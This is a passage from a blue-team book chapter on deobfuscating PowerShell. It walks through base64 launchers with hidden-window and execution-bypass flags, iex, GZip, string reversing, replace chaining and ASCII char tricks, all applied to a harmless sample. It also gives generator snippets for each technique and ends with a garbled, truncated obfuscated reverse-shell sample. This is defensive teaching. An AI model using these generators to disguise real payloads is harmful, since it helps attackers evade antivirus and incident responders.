Despite the technological advances this solution has provided system administrators over the years, it has also provided penetration testers and cyber criminals similar opportunities to be successful. This success resonates with proof of concept exploit code for major vulnerabilities such as what we saw with PrintNightmare / CVE-2021-34527 (<https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527>).

One of the hurdles people will find when they use PowerShell for these types of activities is that the code will ultimately be accessible in plain text. While this is helpful for security researchers to learn from others and their published exploit code, it's equally as helpful for security providers to reverse engineer and signature these payloads to prevent them from doing harm.

For blue teamers, this is a good thing, however for penetration testers, as well as cyber criminals, this will directly impact their success. In an effort to obstruct the progress of security providers from being able to easily signature their payloads, they will introduce various levels of obfuscation to help hide their code in plain sight. While this helps the red teamers, it unfortunately makes our job as blue teamers a bit more difficult. However, with a little bit of exposure to common obfuscation techniques and how they work, you will find that deobfuscating them is well within your grasp.

Through this chapter, I am looking to expose you to the following obfuscation techniques and how you can de-obfuscate them.

1. Base64 Encoded Commands
 2. Base64 Inline Expressions
 3. GZip Compression
 4. Invoke Operator
 5. String Reversing
 6. Replace Chaining
 7. ASCII Translation
-

Stigma of Obfuscation

While Obfuscation in essence is a puzzle of sorts and with every puzzle, all you need is time. It's important to understand that obfuscation is not an end all be all solution to preventing payloads from being signatured. If you continue to use the same obfuscated payload or obfuscation technique, it will eventually get busted.

This reality can cause debates in the security community on it's overall effectiveness, but it's important for us to understand that obfuscation serves two purposes for red teams:

Bypass various signature based detections from anti-virus solutions as well as AMSI
To buy time in the event the payload is successful, but later discovered by a blue team

The process of bypassing security solutions is a trivial process, but where the gap typically exists is with the second bullet when we are responding to incidents involving these payloads.

Let's put this into perspective with a commonly experienced scenario:

Assume we are a penetration tester and we are performing an assessment against an organization. We managed to obtain a list of valid email addresses and decided to try to launch a phishing campaign. With this phishing campaign, we emailed the staff a word document that contains a macro that launches a remote hosted PowerShell script that contains a reverse shell and neither the document or script is flagged by any known anti-virus.

At some point the user reports the email and we launch our phishing assessment procedures and identify that the user did in fact open the email and got pwned.

From the firewall logs we are able to see where they connected to and were able to plug the hole. Continuing our incident response procedures, we follow up on the embed payload to ensure that it doesn't include another logic that does anything else that we don't already know about, such as mechanisms where it has a more than one remote address it can reach out to in the event one gets discovered.

As the penetration tester, we coded contingencies for this very scenario so that our payload does in fact use more than one remote address. To ensure our extra effort doesn't get steam rolled, we obfuscated our payload so the blue team would have to spend extra time lifting the veil, buying us more time to hopefully move laterally through the network, away from the point of entry.

This is the barrier that must be able to be avoided within a reasonable amount of time so that we can ensure that the threat we have evicted from our network stays evicted. As a blue teamer, if you're exposed to a complicated or unfamiliar obfuscation technique, then chances are you may move onto something else or spend too much time trying to uncover its secrets.

To help overcome this obstacle, we will step through various obfuscation techniques, including how they're generated and how you can deobfuscate them.

Word of Caution

It goes without saying that when dealing with PowerShell payloads that are malicious or otherwise suspicious then you should avoid trying to dissect these payloads on your production machine. No one wants to be responsible for a breach or get compromised themselves because they accidentally executed a piece of code that they did not understand.

A good practice is to always have a sandbox solution on standby. You can use a local sandbox, such as a virtual machine, that has no connected network adapters, or at least configured on an entirely separate internet connection that contains no sensitive assets on the network.

In addition to this, being sure you have enough storage for snapshots is very useful. This way if you accidentally compromise your sandbox, or want to get it back to a known-working state, then you can simply revert it and continue where you left off.

Base64 Encoded Commands

One of the first methods to obfuscate PowerShell payloads utilized a provided feature of the powershell.exe executable itself. Specifically, this executable supports the `-EncodedCommand` parameter that accepts a base64 encoded string. Once called, PowerShell would decode the string and execute the code therein.

While this is trivial to decode, it was a method that was enhanced with additional optional parameters.

These optional parameters can also be called using partial names so long as it's unambiguous, which is a common practice with this particular launcher. This is arguably the most popular approach and is also one of the easiest to discover when reviewing the logs.

Let's take a look at the following payload of this technique and break it down.

```
1 powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc 'VwByAGkAdAB1AC0ATwB1AHQAcAB1A\
2 HQAIAAiAE8AYgBmAHUAcwBjAGEAdAB1AGQAIABQAGEAeQBsaG8AYQBkACIA'
```

At a quick glance we can clearly see that powershell.exe is being called directly with 5 parameters being passed using partial names. We can look at the help file for this by running `powershell -help`.

Let's break down these parameters:

Partial Parameter	Full Parameter	Description
<code>-NoP</code>	<code>-NoProfile</code>	Does not load the Windows PowerShell profile.
<code>-NonI</code>	<code>-NonInteractive</code>	Does not present an interactive prompt to the user.
<code>-W Hidden</code>	<code>-WindowSize</code>	Sets the window style to Normal, Minimized, Maximized or Hidden.
<code>-Exec Bypass</code>	<code>-ExecutionPolicy Bypass</code>	Sets the default execution policy for the current session.
<code>-Enc</code>	<code>-EncodedCommand</code>	Accepts a base-64-encoded string version of a command.

With our newfound understanding of the parameters in play, we now break down exactly what's happening when this gets called, specifically, this session will launch unrestricted as a hidden window.

Now that we understand the behavior of the PowerShell process when executed, our next step is to identify the encoded payload that's being executed behind the scenes. Decoding base64 is a trivial process, but we can accomplish this by using PowerShell to decode the string for this.

Keep in mind that running this method will not execute any underlying code by itself.

```
1 PS C:\> $Bytes = [Convert]::FromBase64String('VwByAGkAdAB1AC0AIwB1AHQAcAB1AHQAAiAE\8AYgBmAHuAcwBjAGEAdAB1AGQAIABQAGEAeQBsAG8AYQBkACIA')
2 PS C:\> $Command = [System.Text.Encoding]::Unicode.GetString($Bytes)
3 PS C:\> Write-Output "[*] Decoded Command >> $Command"
4 [*] Decoded Command >> Write-Output "Obfuscated Payload"
```

Running this method has revealed a simple payload, which was expected based on the size of the base 64 encoded string. If it was significantly larger, we could safely assume that that payload would be larger.

You can replicate this obfuscation technique for decoding practice using this snippet to encode a simple one-liner, or even expand to more complex scripts.

```
1 PS C:\> $Command = 'Write-Output "Obfuscated Payload"'
2 PS C:\> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Command)
3 PS C:\> $Base64 = [Convert]::ToBase64String($Bytes)
4 PS C:\> Write-Output "[*] Obfuscated: powershell.exe -NoP -NonI -W Hidden -Exec Bypa\ss -Enc '$Base64'"
5 [*] Obfuscated: powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Enc 'VwByAGkAdAB1A\COATwB1AHQAcAB1AHQAAiAE8AYgBmAHuAcwBjAGEAdAB1AGQAIABQAGEAeQBsAG8AYQBkACIA'
```

Base64 Inline Expressions

This method is very similar to the technique that we saw previously, except instead of passing base64 encoded strings to the powershell.exe executable, we can embed base64 encoded strings directly into our scripts themselves. Let's see an example of this in action.

```
1 PS C:\> iex ([System.Text.Encoding]::Unicode.GetString(([convert]::FromBase64String(\n2 'VwByAGkAdAB1AC0ATwB1AHQAcAB1AHQAIAiAE8AYgBmAHUAcwBjAGEAdAB1AGQAIABQAGEAeQBsaG8AYQB\n3 kACIA'))))
```

The majority of most obfuscation techniques for PowerShell payloads are simply just different string manipulation techniques. In the scheme of things, strings on their own are not a risk or executable on their own, but rely on a launcher to take the string and treat it as executable code.

In the above sample, let's observe the three letter command, namely iex, which is an alias for the Invoke-Expression cmdlet. The Invoke-Expression cmdlet accepts a string which is then executed as a command.

To put this into perspective, we will create a variable called \$String that will store the value 'Get-Service'. If we pass this variable to Invoke-Expression, we will see a list of services output to the console as if we simply ran 'Get-Service'.

```
1 PS C:\> $String = 'Get-Service'\n2 PS C:\> Invoke-Expression $String\n3\n4 Status      Name                DisplayName\n5 -----      --\n6 Stopped     AarSvc_b0e91cc       Agent Activation Runtime_b0e91cc\n7 Stopped     AJRouter            AllJoyn Router Service\n8 Stopped     ALG                 Application Layer Gateway Service\n9 ...SNIP...
```

Returning to our obfuscated sample, we know that the payload is essentially built into two components:

1. The launcher (iex)
2. The base64 decoder (string / command)

Once the base64 decoder runs, it will return a string. By passing this as an argument to iex, it will essentially execute the resulting string from the base64 decoder. We can omit the iex, and simply execute the decoder to reveal the underlying string.

```
1 PS C:\> ([System.Text.Encoding]::Unicode.GetString(([convert]::FromBase64String('VwB\yAGkAdAB1AC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdAB1AGQAIABQAGEAeQB$AG8AYQBkACI\A'))))  
2 Write-Output "Obfuscated Payload"
```

This has revealed our obfuscated payload as `Write-Output "Obfuscated Payload"`. If we were to include `iex`, our resulting string would be executed

```
1 PS C:\> iex ([System.Text.Encoding]::Unicode.GetString(([convert]::FromBase64String(`VwByAGkAdAB1AC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdAB1AGQAIABQAGEAeQB$AG8AYQB\kACIA'))))  
2 Obfuscated Payload
```

You are going to find that in most of the obfuscated scripts you'll come across, you'll be met with `Invoke-Expression`, its alias or an obfuscated representation of either. Remember, a plain string cannot be executed without a launcher.

You can replicate this obfuscation technique for decoding practice using this snippet to encode a simple one-liner, or even expand to more complex scripts.

```
1 PS C:\> $Command = 'Write-Output "Obfuscated Payload"'  
2 PS C:\> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Command)  
3 PS C:\> $Base64 = [Convert]::ToBase64String($Bytes)  
4 PS C:\> iex ([System.Text.Encoding]::Unicode.GetString(([convert]::FromBase64String(`VwByAGkAdAB1AC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdAB1AGQAIABQAGEAeQB$AG8AYQB\kACIA'))))
```

GZip Compression

A relatively successful obfuscation technique is built around compressing byte streams. Similar to how we can compress files on disk to make them smaller, we can also compress payloads and store and execute them from within a script.

This technique was quite successful once it started being utilized because of its relative difficulty of breaking down the underlying code to reveal the intended payload. Let's see an example of this.

```

1 $PS C:\> $decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAEAsvyixJ1fUvLSko\
2 LVFQ8k9KKy10TixJTVEISKzMyU9MUQIA9Wd9xiEAAA=");$ms = (New-Object System.IO.MemoryStr\
3 eam($decoded,0,$decoded.Length));iex(New-Object System.IO.StreamReader(New-Object Sy\
4 stem.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompr\
5 ess))).ReadToEnd()

```

Depending on your familiarity with .NET classes, there are some unfamiliar or potentially intimidating components displayed in this code example. Additionally, we see a slightly ambiguous technique where a multiline payload is converted into an effective one-liner denoted by the use of semicolons ;.

Let's try to make this code a little easier to read by entering new lines where we see semicolons.

```

1 PS C:\> $decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAEAsvyixJ1fUvLSkoL\
2 VFQ8k9KKy10TixJTVEISKzMyU9MUQIA9Wd9xiEAAA=")
3 PS C:\> $ms = (New-Object System.IO.MemoryStream($decoded,0,$decoded.Length))
4 PS C:\> iex(New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipS\
5 tream($ms, [System.IO.Compression.CompressionMode]::Decompress))).readtoend()

```

Great, this is now a bit easier for us to read. If this is our first time seeing this, we'd likely think the easy win is with looking at the decoded base64 string that's stored in the first variable, let's try it.

```

1 PS C:\> [System.Convert]::FromBase64String("H4sIAAAAAAAEAsvyixJ1fUvLSkoLVFQ8k9KKy10\
2 TixJTVEISKzMyU9MUQIA9Wd9xiEAAA=")
3 31
4 139
5 8
6 0
7 ...SNIP...

```

This revealed a byte array. Even if we converted the byte array to a string by using `System.Text.Encoding]::ASCII.GetString()`, it would still leave us just as confused. One of the benefits of this technique is that some security providers decode these strings automatically, but in this case, it wouldn't necessarily reveal anything immediately signaturable on its own.

```

1 PS C:\> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("\
2 H4sIAAAAAAAEAsvyixJ1fUvLSkoLVFQ8k9KKy10TixJTVEISKzMyU9MUQIA9Wd9xiEAAA="))
3 ?
4 /?, I??/-)(-QP?OJ+-NN, IMQH??OLQ ?g}?!
```

Let's keep looking at the payload. If you remember from before, when we see iex, or invoke-expression, then it's executing a resulting string.

With this in mind, look at how iex is followed by a grouping operator () which contains a set of expressions. This tells us that iex ultimately executes the resulting code from the inner expressions.

If we simply remove iex, and execute the remaining code, we'll see the resulting code that is being executed.

```

1 PS C:\> $decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAEAsvyixJ1fUvLSkoL\
2 VFQ8k9KKy10TixJTVEISKzMyU9MUQIA9Wd9xiEAAA=")
3 PS C:\> $ms = (New-Object System.IO.MemoryStream($decoded,0,$decoded.Length))
4 PS C:\> ($ms = (New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipStre\
5 am($ms, [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
6
7 Write-Output "Obfuscated Payload"
```

Fantastic, by ultimately making a readability adjustment followed by removing an iex command, we have torn down a seemingly complicated payload and revealed our obfuscated payload.

You can replicate this obfuscation technique for decoding practice using this snippet to encode a simple one-liner, or even expand to more complex scripts.

```

1 # Generator
2 $command = 'Write-Output "Try Harder"'
3
4 ## ByteArray
5 $byteArray = [System.Text.Encoding]::ASCII.GetBytes($command)
6
7 ## GzipStream
8 [System.IO.Stream]$memoryStream = New-Object System.IO.MemoryStream
9 [System.IO.Stream]$gzipStream = New-Object System.IO.Compression.GzipStream $memoryS\
10 tream, ([System.IO.Compression.CompressionMode]::Compress)
11 $gzipStream.Write($ByteArray, 0, $ByteArray.Length)
12 $gzipStream.Close()
13 $memoryStream.Close()
14 [byte[]]$gzipStream = $memoryStream.ToArray()
15
16 ## Stream Encoder
```

```
17 $encodedGzipStream = [System.Convert]::ToBase64String($gzipStream)
18
19 ## Decoder Encoder
20 [System.String]$Decoder = '$decoded = [System.Convert]::FromBase64String("<Base64>")\
21 ;$ms = (New-Object System.IO.MemoryStream($decoded,0,$decoded.Length));iex(New-Objec\
22 t System.IO.StreamReader(New-Object System.IO.Compression.GZipStream($ms, [System.IO\
23 .Compression.CompressionMode]::Decompress))).readtoend()'
24 [System.String]$Decoder = $Decoder -replace "<Base64>", $encodedGzipStream
25
26 # Launcher
27 $decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAEAsvyixJ1fUvLSkoLVFQCimqV\
28 PBILEpJLViCAGWcSyMZAAA")
29 $ms = (New-Object System.IO.MemoryStream($decoded,0,$decoded.Length))
30 Invoke-Expression (New-Object System.IO.StreamReader(New-Object System.IO.Compressio\
31 n.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
```

Invoke Operator

At this point we have found that a common pitfall in obfuscating PowerShell commands is the glaringly obvious usage of the `Invoke-Expression` cmdlet. This is to be expected because its commonly known purpose is to run supplied expressions. However, this isn't the only way to directly execute strings.

PowerShell supports the usage of what's called the `Invoke` Operator, which is seen as `&` within the scripting language. The behavior of this operator is similar to that of `Invoke-Expression` where it will execute a given string.

There is something special about this operator where it has an edge on `Invoke-Expression`, which is that you can chain call operators in the pipeline. For example, the following three commands are all valid and will return the same thing:

```
1 PS C:\> Get-Service | Where-Object {$_.Status -eq 'Running'}
2 PS C:\> Invoke-Expression 'Get-Service' | Where-Object {$_.Status -eq 'Running'}
3 PS C:\> & 'Get-Service' | & 'Where-Object' {$_.Status -eq 'Running'}
```

Its inclusion in a complex payload can be a little tricky though as it isn't compatible when used with commands that include parameters. We can put this into perspective with the following example where the first command is valid and the second will throw an error.

```
1 PS C:\> & 'Get-Service' -Name ALG
2 PS C:\> & 'Get-Service -Name ALG'
3 & : The term 'Get-Service -Name ALG' is not recognized as the name of a cmdlet
```

Because of this behavior, you're more than likely to see this being used to obfuscate cmdlets themselves. We can see this in practice by replacing the cmdlets in our compression example from before.

```
1 PS C:\> $decoded = [System.Convert]::FromBase64String("H4sIAAAAAEAAsvyixJ1fUvLSkoL\
2 VFQ8k9KKy10TixJTVEISKzMyU9MUQIA9Wd9xiEAAA=");
3 $ms = (& 'New-Object' System.IO.MemoryS\
4 tream($decoded,0,$decoded.Length));&'iex'(&'New-Object' System.IO.StreamReader(&'New\
5 -Object' System.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMod\
e]::Decompress))).ReadToEnd()
```

String Reversing

One of the benefits of PowerShell is its ability to interact with and manipulate data, including but not limited to strings. This opens the door to crafting payloads that are confusing to look at, which can be a very effective stall tactic to slow us down from breaking down their payloads.

One such tactic that can be deployed is string reversing. This is when the characters of a string are stored in a reverse order, such as the below example.

```
1 PS C:\> $Normal = 'Write-Output "Obfuscated Payload"'
2 PS C:\> $Reversed = '"daolyaP detacsufb0" tuptu0-etirW'
```

When we encounter these scenarios, we can typically re-reverse these strings by hand, or programmatically.

```
1 PS C:\> $Reversed = '"daolyaP detacsufb0" tuptu0-etirW'
2 PS C:\> iex $($($Reversed.length - 1)..0 | ForEach-Object {$Reversed[$_]}) -join '')
3 Obfuscated Payload
```

These scripts cannot be executed on their own in this format, they have to be placed back in their intended order. Because of this, you'll typically see logic in place to reverse the string back to its intended order. However, if you don't see that logic, then the string is likely intended to be reversed.

Replace Chaining

Another method that PowerShell can use to manipulate strings is by replacing strings with other values, or removing them entirely. This can be used by using the `Replace()` method from a `System.String` object or by using the PowerShell `-Replace` operator.

```
1 PS C:\> iex('Write-Input "Obfuscated Payload"' -replace "Input", "Output")
2 Obfuscated Payload
3
4 PS C:\> iex('Write-Input "Obfuscated Payload"' .replace("Input", "Output"))
5 Obfuscated Payload
```

It's a very common practice for us to see payloads that use string replacements, but keep in mind that you could see these replace statements chained in ways that will increase its complexity.

```
1 PS C:\> iex $(iex '''Write-Intup "Obfuscated Payload''' .replace("Input", "Output")' .R\
2 eplace('tup', 'put')).replace("""", "").replace('0', '0')
3 Obfuscated Payload
```

When dealing with these replace operations, pay very close attention to your integrated development environment (IDE). You look closely, you'll see that one of the replace statements is the color of a string, which means that in that position, it's indeed a string and not a method invocation. It's very common for people to manually do the search and replacements of these, but if you do so out of order, you could inadvertently break the script logic.

ASCII Translation

When we view strings we are seeing them in a format that we understand, their character values. These character values also have binary representation of the character that your computer will understand. For example, we know that the ASCII value of the character a is 97. To the benefit of some, so does PowerShell out of the box.

We can see this understanding directly from the console through type casting.

```
1 PS C:\> [byte] [char] 'a'  
2 97  
3  
4 PS C:\> [char]97  
5 a
```

What this allows red teamers to do is to add a level of complexity by replacing any arbitrary character values and convert them into their ASCII derivative. We can see in practice by using our inline base64 expression from before.

```
1 PS C:\> iex ([System.Text.Encoding]::Unicode.GetString(([convert]::FromBase64String(\  
2 $($([char]86+[char]119+[char]66+[char]121+[char]65+[char]71+[char]107+[char]65+[char]1\  
3 00+[char]65+[char]66+[char]108+[char]65+[char]67+[char]48+[char]65+[char]84+[char]11\  
4 9+[char]66+[char]49+[char]65+[char]72+[char]81+[char]65+[char]99+[char]65+[char]66+[\  
5 char]49+[char]65+[char]72+[char]81+[char]65+[char]73+[char]65+[char]65+[char]105+[ch\  
6 ar]65+[char]69+[char]56+[char]65+[char]89+[char]103+[char]66+[char]109+[char]65+[cha\  
7 r]72+[char]85+[char]65+[char]99+[char]119+[char]66+[char]106+[char]65+[char]71+[char]\  
8 ]69+[char]65+[char]100+[char]65+[char]66+[char]108+[char]65+[char]71+[char]81+[char]\  
9 65+[char]73+[char]65+[char]66+[char]81+[char]65+[char]71+[char]69+[char]65+[char]101\  
10 +[char]81+[char]66+[char]115+[char]65+[char]71+[char]56+[char]65+[char]89+[char]81+[\  
11 char]66+[char]107+[char]65+[char]67+[char]73+[char]65))))  
12 Obfuscated Payload
```

When you see these types of payloads, be sure to pay close attention to your IDE. If they are not color coded to that of a string, then that means that PowerShell will automatically translate them to their intended value during invocation. You can view their actual value the same way by selecting them and running the selected code.

```

1 PS C:\> $( [char]86+[char]119+[char]66+[char]121+[char]65+[char]71+[char]107+[char]65\
2 +[char]100+[char]65+[char]66+[char]108+[char]65+[char]67+[char]48+[char]65+[char]84+\\
3 [char]119+[char]66+[char]49+[char]65+[char]72+[char]81+[char]65+[char]99+[char]65+[c\
4 har]66+[char]49+[char]65+[char]72+[char]81+[char]65+[char]73+[char]65+[char]65+[char]\\
5 ]105+[char]65+[char]69+[char]56+[char]65+[char]89+[char]103+[char]66+[char]109+[char]\\
6 ]65+[char]72+[char]85+[char]65+[char]99+[char]119+[char]66+[char]106+[char]65+[char]\\
7 71+[char]69+[char]65+[char]100+[char]65+[char]108+[char]65+[char]71+[char]8\\
8 1+[char]65+[char]73+[char]66+[char]81+[char]65+[char]71+[char]69+[char]65+[\
9 char]101+[char]81+[char]66+[char]115+[char]65+[char]71+[char]56+[char]65+[char]89+[c\
10 har]81+[char]66+[char]107+[char]65+[char]67+[char]73+[char]65)\

11 VwByAGkAdAB1AC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdAB1AGQAIABQAGEAeQBsaG8AYQBk\
12 ACIA

```

These types of techniques can also be mix-matched so you're using a combination of both characters and ASCII values within the same string.

```

1 PS C:\> iex "Write-Output $($([char]34+[char]79+[char]98+[char]102+[char]117+[char]115\
2 +[char]99+[char]97+[char]116+[char]101+[char]100+[char]32+[char]80+[char]97+[char]12\\
3 1+[char]108+[char]111+[char]97+[char]100+[char]34)"\

4 Obfuscated Payload

```

We can use the following generator as a means to create the above-scenario for practice.

```

1 $String = 'Write-Output "Obfuscated Payload"'
2 '$(' + (([int[]][char[]]$String | ForEach-Object { "[char]$($_)" }) -join '+') + ')'

```

Wrapping Up

In this chapter we walked through different types of PowerShell obfuscation techniques that are frequently leveraged in the wild and how we can step through them to successfully de-obfuscate them.

It is important for us to keep in mind that these are not the only tricks that are available in the obfuscation trade. There are many tricks, both known and unknown to your fellow security researchers in this field that could be used at any time. With practice and experience, you'll be able to de-obfuscate extremely obfuscated reverse shell payloads, such as this:

```
└─(tristram㉿kali)-[~/Obfuscation]
$ cat obfuscated.ps1
$80FnvXpGDRNAkZB = 8((("qYB1Wi0DunF36tGM8KexRpdcg-mzb9sNs1lPcVxJa7LThwUQ2ro5vZjAE04kfH"))[$(0+0-0-0+32),((($18))),$(0+0-0-0+46),$(25),$(0+0+0+58),$(#(28)),$(55+55+0-0+0-55),((($18)),$(37),(13))-join '')([string]:=join('',( $(($83)),$(0+0+0+0-121+121+121),$(0+0+115),$(116),$(101+101+0-0-101),$(101+101+0-0-101),$(116),$(0+0-0+0+46),$(#(78)),$(101+101+0-0-101),$(116),$(0+0+0+46),$(#(83)),$(0-0-0+111),$(0-0+0+0-0+0-0+99),$(0-107+107+107),$(101+101+0-0-101),$(116),$(0+0+115),$(0+0-0+0+46),$(#(84)),$(67+67+0+0-0-67),$(0-0-0+0+0+80),$(67+67+0+0-0-67),$(#(108)),$(#(105)),$(101+101+0-0-101),$(0+0+110),$(116)))]#>%{$_}<#>%{$_}]#>%{$_}[char][int]]#>%{$_})]#>%{$_}<#RICKc87#>$_<#goFQLjqClVu9x8AkaiI06df#>)]#>%{$_}<#((0))uoy61w#>))"EasU65f.I06PDXVOj95N32ERC0YzCj.zOWUncuH1BkiKp5cjtlM0.NFwXs5Bj9QULfcK2EOYWD".replace('EasU65f',127).replace('I06PDXVOj95N32ERC0YzCj',0).replace('NFwXs5Bj9QULfcK2EOYWD',1).replace('zOWUncuH1BkiKp5cjtlM0',0),$(444));$70 = ((($#((5)))Z4z6FjCKWb001uq791ewT3jmtdkaLgsnfVRBPQrlpvXx2AgHeySMnOh-DCBu))[$(0+0+19),$(0-34+34+34),$(44),$(#($56)),$(29)),$(#($51)),$(0+0+0+58),$(#($51)),$(0+0-0+46),((43)),$(#($41)),$(#($51)),$(0-0+0-0-0+101),$(#(78)),$(101+101+0-0-101),$(116),$(#(83)),$(0-0-0+114),$(#(97)),$(#(109)),$(#(108)),$(#(105)),$(#(104)),$(#(103)),$(#(102)),$(#(101)),$(#(100)),$(#(99)),$(#(98)),$(#(97)),$(#(96)),$(#(95)),$(#(94)),$(#(93)),$(#(92)),$(#(91)),$(#(90)),$(#(89)),$(#(88)),$(#(87)),$(#(86)),$(#(85)),$(#(84)),$(#(83)),$(#(82)),$(#(81)),$(#(80)),$(#(79)),$(#(78)),$(#(77)),$(#(76)),$(#(75)),$(#(74)),$(#(73)),$(#(72)),$(#(71)),$(#(70)),$(#(69)),$(#(68)),$(#(67)),$(#(66)),$(#(65)),$(#(64)),$(#(63)),$(#(62)),$(#(61)),$(#(60)),$(#(59)),$(#(58)),$(#(57)),$(#(56)),$(#(55)),$(#(54)),$(#(53)),$(#(52)),$(#(51)),$(#(50)),$(#(49)),$(#(48)),$(#(47)),$(#(46)),$(#(45)),$(#(44)),$(#(43)),$(#(42)),$(#(41)),$(#(40)),$(#(39)),$(#(38)),$(#(37)),$(#(36)),$(#(35)),$(#(34)),$(#(33)),$(#(32)),$(#(31)),$(#(30)),$(#(29)),$(#(28)),$(#(27)),$(#(26)),$(#(25)),$(#(24)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(24)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(25)),$(#(24)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(26)),$(#(25)),$(#(24)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(27)),$(#(26)),$(#(25)),$(#(24)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16)),$(#(15)),$(#(14)),$(#(13)),$(#(12)),$(#(11)),$(#(10)),$(#(9)),$(#(8)),$(#(7)),$(#(6)),$(#(5)),$(#(4)),$(#(3)),$(#(2)),$(#(1)),$(#(0)),$(#(28)),$(#(27)),$(#(26)),$(#(25)),$(#(24)),$(#(23)),$(#(22)),$(#(21)),$(#(20)),$(#(19)),$(#(18)),$(#(17)),$(#(16